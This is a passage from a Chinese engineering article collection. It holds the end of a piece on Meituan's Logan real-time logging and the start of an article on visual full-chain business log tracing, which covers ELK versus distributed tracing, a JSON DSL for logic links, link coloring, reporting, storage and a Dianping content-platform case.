Logan 实时日志经过半年的建设与推广，已经完成了系统基础能力的建设，能满足用户对于实时日志的基本诉求。但是对于日志数据深加工与清洗、日志统计与告警等高阶需求还不支持，因此为了更好地发挥日志价值，提升终端故障排查效率，Logan 实时日志有以下几个方面的规划：

- **完善功能**：支持更多终端类型，建设日志加工与清洗、日志统计与告警、全链路追踪等功能。
- **提升性能**：支持百万并发 QPS、日志上报成功率提升至 99.9% 等。
- **提升稳定性**：建设限流熔断机制、应急响应与故障处理预案等。

## 6. 本文作者

洪坤、徐博、陈成、少星等，均来自美团 – 基础技术部 – 前端技术中心。

## 7. 招聘信息

美团基础技术部－前端技术中心，诚招高级、资深技术专家，Base 上海、北京。我们致力于为美团海量业务建设高性能、高可用、高体验的前端基础技术服务，涵盖终端通信、终端安全、资源托管、可观测性、研发协同、设计工具、低代码、Node 基建等技术领域，欢迎有兴趣的同学投送简历至：edp.itu.zhaopin@meituan.com。

# 可视化全链路日志追踪

作者：海友　怀宇　亚平　立森

## 1. 背景

### 1.1 业务系统日益复杂

随着互联网产品的快速发展，不断变化的商业环境和用户诉求带来了纷繁复杂的业务需求。业务系统需要支撑的业务场景越来越广、涵盖的业务逻辑越来越多，系统的复杂度也跟着快速提升。与此同时，由于微服务架构的演进，业务逻辑的实现往往需要依赖多个服务间的共同协作。总而言之，业务系统的日益复杂已经成为一种常态。

### 1.2 业务追踪面临挑战

业务系统往往面临着多样的日常客诉和突发问题，“业务追踪”就成为了关键的应对手段。业务追踪可以看做一次业务执行的现场还原过程，通过执行中的各种记录还原出原始现场，可用于业务逻辑执行情况的分析和问题的定位，是整个系统建设中重要的一环。

目前在分布式场景下，业务追踪的主流实现方式包括两类，一类是基于日志的 ELK 方案，一类是基于单次请求调用的会话跟踪方案。然而随着业务逻辑的日益复杂，上述方案越来越不适用于当下的业务系统。

#### 1.2.1 传统的 ELK 方案

日志作为业务系统的必备能力，职责就是记录程序运行期间发生的离散事件，并且在

事后阶段用于程序的行为分析，比如曾经调用过什么方法、操作过哪些数据等等。在分布式系统中，ELK 技术栈已经成为日志收集和分析的通用解决方案。如下图 1 所示，伴随着业务逻辑的执行，业务日志会被打印，统一收集并存储至 Elasticsearch（下称 ES）[2]。





图 1　业务系统 ELK 案例

传统的 ELK 方案需要开发者在编写代码时尽可能全地打印日志，再通过关键字段从 ES 中搜集筛选出与业务逻辑相关的日志数据，进而拼凑出业务执行的现场信息。然而该方案存在如下的痛点：

**日志搜集繁琐**：虽然 ES 提供了日志检索的能力，但是日志数据往往是缺乏结构性的文本段，很难快速完整地搜集到全部相关的日志。 **日志筛选困难**：不同业务场景、业务逻辑之间存在重叠，重叠逻辑打印的业务日志可能相互干扰，难以从中筛选出正确的关联日志。 **日志分析耗时**：搜集到的日志只是一条条离散的数据，只能阅读代码，再结合逻辑，由人工对日志进行串联分析，尽可能地还原出现场。

综上所述，随着业务逻辑和系统复杂度的攀升，传统的 ELK 方案在日志搜集、日志筛选和日志分析方面愈加的耗时耗力，很难快速实现对业务的追踪。

### 1.2.2 分布式会话跟踪方案

在分布式系统，尤其是微服务系统中，业务场景的某次请求往往需要经过多个服务、多个中间件、多台机器的复杂链路处理才能完成。为了解决复杂链路排查困难的问题，“分布式会话跟踪方案”诞生。该方案的理论知识由 Google 在 2010 年《Dapper》论文 [3] 中发表，随后 Twitter 开发出了一个开源版本 Zipkin[4]。

市面上的同类型框架几乎都是以 Google Dapper 论文为基础进行实现，整体大同小异，都是通过一个分布式全局唯一的 id（即 traceId），将分布在各个服务节点上的同一次请求串联起来，还原调用关系、追踪系统问题、分析调用数据、统计系统指标。分布式会话跟踪，是一种**会话级别**的追踪能力，如下图 2 所示，单个分布式请求被还原成一条调用链路，从客户端发起请求抵达系统的边界开始，记录请求流经的每一个服务，直到向客户端返回响应为止。





图 2 一次典型的请求全过程（摘自《Dapper》）

分布式会话跟踪的主要作用是**分析分布式系统的调用行为**，并不能很好地应用于业务逻辑的追踪。下图 3 是一个审核业务场景的追踪案例，业务系统对外提供审核能

力，待审对象的审核需要经过“初审”和“复审”两个环节（两个环节关联相同的 taskId），因此整个审核环节的执行调用了两次审核接口。如图左侧所示，完整的审核场景涉及众多“业务逻辑”的执行，而分布式会话跟踪只是根据两次 RPC 调用生成了右侧的两条调用链路，并没有办法准确地描述审核场景业务逻辑的执行，问题主要体现在以下几个方面：





图 3 分布式会话跟踪案例

### (1) 无法同时追踪多条调用链路

分布式会话跟踪仅支持单个请求的调用追踪，当业务场景包含了多个调用时，将生成多条调用链路；由于调用链路通过 traceId 串联，不同链路之间相互独立，因此给完整的业务追踪增加了难度。例如当排查审核场景的业务问题时，由于初审和复审是不同的 RPC 请求，所以无法直接同时获取到 2 条调用链路，通常需要额外存储 2 个 traceId 的映射关系。

### (2) 无法准确描述业务逻辑的全景

分布式会话跟踪生成的调用链路，只包含单次请求的实际调用情况，部分未执行的调用以及本地逻辑无法体现在链路中，导致无法准确描述业务逻辑的全景。例如同样是审核接口，初审链路 1 包含了服务 b 的调用，而复审链路 2 却并没有包含，这是因为

审核场景中存在“判断逻辑”，而该逻辑无法体现在调用链路中，还是需要人工结合代码进行分析。

**(3) 无法聚焦于当前业务系统的逻辑执行**

分布式会话跟踪覆盖了单个请求流经的所有服务、组件、机器等等，不仅包含当前业务系统，还涉及了众多的下游服务，当接口内部逻辑复杂时，调用链路的深度和复杂度都会明显增加，而业务追踪其实仅需要聚焦于当前业务系统的逻辑执行情况。例如审核场景生成的调用链路，就涉及了众多下游服务的内部调用情况，反而给当前业务系统的问题排查增加了复杂度。

### 1.2.3 总结

传统的 ELK 方案是一种滞后的业务追踪，需要事后从大量离散的日志中搜集和筛选出需要的日志，并人工进行日志的串联分析，其过程必然耗时耗力。而分布式会话跟踪方案则是在调用执行的同时，实时地完成了链路的动态串联，但由于是会话级别且仅关注于调用关系等问题，导致其无法很好地应用于业务追踪。

因此，无论是传统的 ELK 方案还是分布式会话跟踪方案，都难以满足日益复杂的业务追踪需求。本文希望能够实现聚焦于业务逻辑追踪的高效解决方案，将业务执行的日志以业务链路为载体进行高效组织和串联，并支持业务执行现场的还原和可视化查看，从而提升定位问题的效率，即**可视化全链路日志追踪**。

下文将介绍**可视化全链路日志追踪**的设计思路和通用方案，同时介绍新方案在大众点评内容平台的落地情况，旨在帮助有类似需求的业务系统开发需求的同学提供一些思路。

# 2. 可视化全链路日志追踪

## 2.1 设计思路

**可视化全链路日志追踪**考虑在前置阶段，即业务执行的同时实现业务日志的高效组织

和动态串联，如下图 4 所示，此时离散的日志数据将会根据业务逻辑进行组织，绘制出执行现场，从而可以实现高效的业务追踪。





图 4　业务系统日志追踪案例

新方案需要回答两个关键问题：如何高效组织业务日志，以及如何动态串联业务日志。下文将逐一进行回答。

### 问题 1：如何高效组织业务日志？

为了实现高效的业务追踪，首先需要准确完整地描述出业务逻辑，形成业务逻辑的全景图，而业务追踪其实就是通过执行时的日志数据，在全景图中还原出业务执行的现场。

新方案对业务逻辑进行了抽象，定义出业务逻辑链路，下面还是以“审核业务场景”为例，来说明业务逻辑链路的抽象过程：

- **逻辑节点**：业务系统的众多逻辑可以按照业务功能进行拆分，形成一个个相互独立的业务逻辑单元，即**逻辑节点**，可以是本地方法（如下图 5 的“判断逻辑”节点）也可以是 RPC 等远程调用方法（如下图 5 的“逻辑 A”节点）。
- **逻辑链路**：业务系统对外支撑着众多的业务场景，每个业务场景对应一个完整

的业务流程，可以抽象为由**逻辑节点**组合而成的**逻辑链路**，如下图 5 中的逻辑链路就准确完整地描述了“审核业务场景”。

一次业务追踪就是**逻辑链路**的某一次执行情况的还原，**逻辑链路**完整准确地描述了业务逻辑全景，同时作为载体可以实现业务日志的高效组织。





图 5 业务逻辑链路案例

**问题 2：如何动态串联业务日志？**

业务逻辑执行时的日志数据原本是离散存储的，而此时需要实现的是，随着业务逻辑

的执行动态串联各个逻辑节点的日志，进而还原出完整的业务逻辑执行现场。

由于逻辑节点之间、逻辑节点内部往往通过 MQ 或者 RPC 等进行交互，新方案可以采用分布式会话跟踪提供的**分布式参数透传能力** [5] 实现业务日志的动态串联：

- 通过在执行线程和网络通信中持续地透传参数，实现在业务逻辑执行的同时，不中断地传递链路和节点的标识，实现离散日志的染色。
- 基于标识，染色的离散日志会被动态串联至正在执行的节点，逐渐汇聚出完整的逻辑链路，最终实现业务执行现场的高效组织和可视化展示。

与分布式会话跟踪方案不同的是，当同时串联多次分布式调用时，新方案需要结合业务逻辑选取一个公共 id 作为标识，例如图 5 的审核场景涉及 2 次 RPC 调用，为了保证 2 次执行被串联至同一条逻辑链路，此时结合审核业务场景，选择初审和复审相同的“任务 id”作为标识，完整地实现审核场景的逻辑链路串联和执行现场还原。

## 2.2 通用方案

明确日志的高效组织和动态串联这两个基本问题后，本文选取图 4 业务系统中的“逻辑链路 1”进行通用方案的详细说明，方案可以拆解为以下步骤：

图 6　通用方案拆解

### 2.2.1 链路定义

“链路定义”的含义为：使用特定语言，静态描述完整的**逻辑链路**，链路通常由多个**逻辑节点**，按照一定的**业务规则**组合而成，**业务规则**即各个逻辑节点之间存在的执行关系，包括**串行**、**并行**、**条件分支**。

DSL（Domain Specific Language）是为了解决某一类任务而专门设计的计算机语言，可以通过 JSON 或 XML 定义出一系列节点（逻辑节点）的组合关系（业务规则）。因此，本方案选择使用 DSL 描述逻辑链路，实现逻辑链路从**抽象定义**到**具体实现**。





图 7　链路的抽象定义和具体实现

### 逻辑链路 1-DSL

```
[
  {
    "nodeName": "A",
    "nodeType": "rpc"
  },
  {
    "nodeName": "Fork",
    "nodeType": "fork",
    "forkNodes": [
      [
        {
          "nodeName": "B",
          "nodeType": "rpc"
        }
      ],
      [
        {
          "nodeName": "C",
          "nodeType": "local"
        }
      ]
```

```
        ]
      },
      {
        "nodeName": "Join",
        "nodeType": "join",
        "joinOnList": [
          "B",
          "C"
        ]
      },
      {
        "nodeName": "D",
        "nodeType": "decision",
        "decisionCases": {
          "true": [
            {
              "nodeName": "E",
              "nodeType": "rpc"
            }
          ]
        },
        "defaultCase": [
          {
            "nodeName": "F",
            "nodeType": "rpc"
          }
        ]
      }
    ]
```

### 2.2.2 链路染色

“链路染色”的含义为：在链路执行过程中，通过透传串联标识，明确具体是哪条链路在执行，执行到了哪个节点。

链路染色包括两个步骤：

- **步骤一：确定串联标识**，当逻辑链路开启时，确定唯一标识，能够明确后续待执行的链路和节点。
  - **链路唯一标识** = 业务标识 + 场景标识 + 执行标识（三个标识共同决定“某个业务场景下的某次执行”）
  - 业务标识：赋予链路业务含义，例如“用户 id”、“活动 id”等等。

  - 场景标识：赋予链路场景含义，例如当前场景是“逻辑链路 1”。
  - 执行标识：赋予链路执行含义，例如只涉及单次调用时，可以直接选择“traceId”；涉及多次调用时则，根据业务逻辑选取多次调用相同的“公共 id”。
  - **节点唯一标识** = 链路唯一标识 + 节点名称（两个标识共同决定“某个业务场景下的某次执行中的某个逻辑节点”）
  - 节点名称：DSL 中预设的节点唯一名称，如“A”。
- **步骤二：传递串联标识**，当逻辑链路执行时，在分布式的完整链路中透传串联标识，动态串联链路中已执行的节点，实现链路的染色。例如在“逻辑链路 1”中：
  - 当“A”节点触发执行，则开始在后续链路和节点中传递串联标识，随着业务流程的执行，逐步完成整个链路的染色。
  - 当标识传递至“E”节点时，则表示“D”条件分支的判断结果是“true”，同时动态地将“E”节点串联至已执行的链路中。

### 2.2.3 链路上报

“链路上报”的含义为：在链路执行过程中，将日志以链路的组织形式进行上报，实现业务现场的准确保存。





图 8 链路上报图示

如上图 8 所示，上报的日志数据包括：**节点日志**和**业务日志**。其中节点日志的作用是绘制链路中的已执行节点，记录了节点的开始、结束、输入、输出；业务日志的作用是展示链路节点具体业务逻辑的执行情况，记录了任何对业务逻辑起到解释作用的数据，包括与上下游交互的入参出参、复杂逻辑的中间变量、逻辑执行抛出的异常。

### 2.2.4 链路存储

“链路存储”的含义为：将链路执行中上报的日志落地存储，并用于后续的“现场还原”。上报日志可以拆分为链路日志、节点日志和业务日志三类：

- **链路日志**：链路单次执行中，从开始节点和结束节点的日志中提取的链路基本信息，包含链路类型、链路元信息、链路开始 / 结束时间等。
- **节点日志**：链路单次执行中，已执行节点的基本信息，包含节点名称、节点状态、节点开始 / 结束时间等。

- **业务日志**：链路单次执行中，已执行节点中的业务日志信息，包含日志级别、日志时间、日志数据等。

下图就是链路存储的存储模型，包含了链路日志，节点日志，业务日志、链路元数据（配置数据），并且是如下图 9 所示的树状结构，其中业务标识作为根节点，用于后续的链路查询。





图 9　链路的树状存储结构

# 3. 大众点评内容平台实践

## 3.1 业务特点与挑战

互联网时代，内容为王。内容型平台的核心打法就是搭建内容流水线，保障内容可持续、健康且有价值地流转到内容消费者，并最终形成内容“生产→治理→消费→生产”的良性循环。

大众点评和美团 App 拥有丰富多样的内容，站内外业务方、合作方有着众多的消费

场景。对于内容流水线中的三方，分别有如下需求：

- **内容的生产方**：希望生产的内容能在更多的渠道分发，收获更多的流量，被消费者所喜爱。
- **内容的治理方**：希望作为“防火墙”过滤出合法合规的内容，同时整合机器和人工能力，丰富内容属性。
- **内容的消费方**：希望获得满足其个性化需求的内容，能够吸引其种草，或辅助其做出消费决策。

生产方的内容模型各异、所需处理手段各不相同，消费方对于内容也有着个性化的要求。如果由各个生产方和消费方单独对接，**内容模型异构**、**处理流程和输出门槛各异**的问题将带来对接的高成本和低效率。在此背景下，**点评内容平台**应运而生，作为内容流水线的“治理方”，承上启下实现了内容的统一接入、统一处理和统一输出：





图 10　点评内容平台业务形态

- **统一接入**：统一内容数据模型，对接不同的内容生产方，将异构的内容转化为内容平台通用的数据模型。
- **统一处理**：统一处理能力建设，积累并完善通用的机器处理和人工运营能力，保证内容合法合规，属性丰富。
- **统一输出**：统一输出门槛建设，对接不同的内容消费方，为下游提供规范且满足其个性化需求的内容数据。

如下图 11 所示，是点评内容平台的核心业务流程，每一条内容都会经过这个流程，

最终决定在各个渠道下是否分发。





图 11 点评内容平台业务流程

内容是否及时、准确经过内容平台的处理，是内容生产方和消费方的核心关注，也是日常值班的主要客诉类型。而内容平台的业务追踪建设，主要面临以下的困难与复杂性：

- **业务场景多**：业务流程涉及多个不同的业务场景，且逻辑各异，例如实时接入、人工运营、分发重算等图中列出的部分场景。
- **逻辑节点多**：业务场景涉及众多的逻辑节点，且不同内容类型节点各异，例如同样是实时接入场景，笔记内容和直播内容在执行的逻辑节点上存在较大差异。
- **触发执行多**：业务场景会被多次触发执行，且由于来源不同，逻辑也会存在差异，例如笔记内容被作者编辑、被系统审核等等后，都会触发实时接入场景的重新执行。

点评内容平台日均处理百万条内容，涉及百万次业务场景的执行、高达亿级的逻辑节点的执行，而业务日志分散在不同的应用中，并且不同内容，不同场景，不同节点以及多次执行的日志混杂在一起，无论是日志的搜集还是现场的还原都相当繁琐耗时，传统的业务追踪方案越来越不适用于内容平台。

点评内容平台亟需新的解决方案，实现高效的业务追踪，因此我们进行了**可视化全链路日志追踪**的建设，下面本文将介绍一下相关的实践和成果。

## 3.2 实践与成果

### 3.2.1 实践

点评内容平台是一个复杂的业务系统，对外支撑着众多的业务场景，通过对于业务场景的梳理和抽象，可以定义出实时接入、人工运营、任务导入、分发重算等多个业务逻辑链路。由于点评内容平台涉及众多的内部服务和下游依赖服务，每天支撑着大量的内容处理业务，伴随着业务的执行将生成大量的日志数据，与此同时链路上报还需要对众多的服务进行改造。因此在通用的全链路日志追踪方案的基础上，点评内容平台进行了如下的具体实践。

#### (1) 支持大数据量日志的上报和存储

点评内容平台实现了图 12 所示的日志上报架构，支持众多服务统一的日志收集、处理和存储，能够很好地支撑大数据量下的日志追踪建设。

